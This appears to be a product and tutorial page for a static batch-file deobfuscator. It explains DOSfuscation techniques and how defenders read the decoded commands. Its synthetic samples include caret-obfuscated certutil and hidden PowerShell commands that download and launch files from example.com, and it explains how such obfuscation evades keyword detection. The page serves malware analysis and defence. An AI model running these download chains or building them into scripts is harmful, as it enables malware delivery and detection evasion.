
Batch file obfuscation, often called DOSfuscation, hides a Windows command line by inserting caret (^) escape characters between letters, splitting the command across set variables, and reassembling it with %variable% substitution or substring slicing. KlaroSkope reads the script statically, removes the escapes, substitutes the variables it can prove, and returns the plain command line together with any URL, host or file path it contains, without executing the batch file.
Decode a batch script
Runs in your browser. Nothing is uploaded.Caret escapes are removed the way cmd.exe removes them, outside double quotes. set variables are substituted where the script defines them, including %name:~start,length% slices and %name:old=new% replacements. Values that depend on the host, such as %temp%, are left as written.
Worked examples
Synthetic samples. Each input decodes to the output shown, and the outputs are checked against the live engine before publication.
Example 1: Caret-escaped certutil download
@echo off
c^e^r^t^u^t^i^l -u^r^l^c^a^c^h^e -s^p^l^i^t -f h^t^t^p^s://example.com/update.txt %temp%\update.txt
s^t^a^r^t /b %temp%\update.txt
certutil -urlcache -split -f https://example.com/update.txt %temp%\update.txtThe carets carry no meaning to cmd.exe before ordinary letters; removing them exposes the LOLBin download and the URL. The analysis surfaces that download line first, because it is the line that reaches the network, and the fully resolved three-line script is available among the extracted samples alongside it.
Example 2: set variables plus a caret-split interpreter name
@echo off
set "h=https://example.com"
set "p=/stage2.txt"
set "x=p^o^w^e^r^s^h^e^l^l"
%x% -nop -w hidden -c "iwr %h%%p% -OutFile %temp%\s2.ps1"
@echo off
powershell -nop -w hidden -c "iwr https://example.com/stage2.txt -OutFile %temp%\s2.ps1"
Two layers, resolved in order: the %h%%p% and %x% references are substituted first, then the carets inside the resolved interpreter name are removed, while %temp% is left alone because its value depends on the victim host.
What DOSfuscation looks like
The term DOSfuscation came into common use with research published in 2018 that catalogued the ways a Windows command line can be rewritten without changing what cmd.exe runs. The accompanying tool, Invoke-DOSfuscation, showed that the interpreter accepts a surprising amount of decoration around a command: escape characters in positions where they carry no meaning, environment variables expanded in the middle of a token, and text assembled at run time from fragments that look harmless on their own. This is not a vulnerability in the shell. It is the documented behaviour of an interpreter designed to be forgiving about quoting and expansion, and attackers lean on that tolerance because keyword rules and human log reviewers tend to look for whole words such as certutil or powershell, which the obfuscated form does not contain. Four building blocks account for most of what you will see in a .bat or .cmd dropper.
- Caret escapes. The ^ character is the escape marker for cmd.exe. Placed before an ordinary letter it carries no meaning and is discarded, so c^e^r^t^u^t^i^l reaches the interpreter as certutil.
- set assignments with %variable% substitution. The command is split into named fragments and concatenated at the point of use, as in %h%%p% for a URL split across two variables.
- Substring slicing with %var:~start,len%. One long value, often a line of ordinary-looking text, is sliced character by character in a chosen order to spell out the command.
- FOR /F loops and delayed expansion. A FOR loop reads tokens from a string, a file or the output of another command, and rebuilds the payload into !var! references that are expanded late, after the line has been parsed.

The two samples above cover the first two building blocks. The certutil script relies on carets alone, and the second sample combines set substitution with carets hidden inside the resolved interpreter name, which is why it takes two passes to read. Substring slicing and FOR /F reassembly are the variants you are most likely to meet next, and generated droppers tend to stack them on top of the first two rather than use them alone.
Decode it by hand first
Manual method, four rules
-------------------------
1. Carets   ^^ is a literal caret. A ^ before an ordinary letter is noise,
            so drop it. A ^ at the end of a line joins that line to the next.
2. Collect  List the set assignments, one per name, with the value as written.
3. Expand   Substitute %name% references on the other lines with those values,
            then re-apply rule 1 to whatever the substitution produced.
4. Slice    For %name:~start,len%, take the assigned value, skip <start>
            characters and keep <len>. Concatenate the slices in the order
            the script uses them.

Worked on sample 1
------------------
in   c^e^r^t^u^t^i^l -u^r^l^c^a^c^h^e -s^p^l^i^t -f h^t^t^p^s://example.com/...
     rule 1 applies, there are no set assignments to collect
out  certutil -urlcache -split -f https://example.com/update.txt %temp%\update.txt

Leave %temp% as it is. It is a genuine environment variable whose value
depends on the host, not a fragment the author defined in the script.
Hand decoding holds up well for a dozen lines. It stops being practical in three situations that generated droppers produce routinely. The first is fragment count: a builder may emit sixty or more single-character set assignments with names such as q1, q2, q3, at which point the substitution pass becomes bookkeeping rather than analysis. The second is the self-reading FOR /F loop, where the script parses its own file, or the output of a command such as findstr, and rebuilds the payload from lines you have to reconstruct in order. The third is expansion order: with setlocal enabledelayedexpansion in force, %var% is resolved when the line is parsed and !var! when the line is executed, so a value assigned inside a block can be read back later in the same block. Getting that order wrong yields a plausible-looking command that the interpreter would not have run, which is a worse outcome than having no answer yet.
What the decoded command tells a defender
A resolved batch script usually answers the questions an incident responder is holding. Read the interpreter first: certutil, bitsadmin, curl and mshta are signed Windows binaries with legitimate uses, so it is their appearance alongside a remote URL that is the finding, not the binary name on its own. Read the URL and host next, then the drop path, which tends to sit under %temp%, %appdata% or %programdata%, and finally the line that executes what was fetched. Those four elements are usually enough to write a containment query and to pivot in proxy or DNS telemetry. In ATT&CK terms the obfuscation maps to T1027.010 (Command Obfuscation) and the delivery mechanism to T1059.003 (Windows Command Shell). Commodity BAT loaders reported through 2024 and 2025 have combined the two in this shape often enough to be worth a detection rule of its own. Attribution is a separate exercise and belongs with the threat intelligence teams that track infrastructure over time.
Pasting a single line is enough to strip carets and resolve variables. Submit a full .bat file when the script also carries a base64 blob, an embedded PowerShell block or an appended archive, because the analysis then continues into those layers instead of stopping at the command line.
Batch is often the delivery wrapper rather than the payload. Commodity .bat and .cmd droppers commonly resolve to a PowerShell command line, and that command line frequently carries an encoding layer of its own, most commonly a base64 argument to -EncodedCommand or its -enc abbreviation. When your decoded batch line ends in something of that shape, the next step is Decode PowerShell -EncodedCommand, which takes the base64 argument and returns the UTF-16LE command text behind it. Keeping the two layers separate keeps the write-up honest: you can state which text the shell would have run, and which text the interpreter would have run after it.
Frequently Asked Questions
What is DOSfuscation?
Why does cmd.exe ignore the caret characters?
Can I decode a batch file without running it?
What does %var:~3,1% mean in an obfuscated batch file?
Which indicators should I extract from a decoded BAT dropper?
Continue Learning
Ready to decode?
Paste the script or upload the file. Multi-layer samples continue past this technique into whatever comes next.
Open the analysis console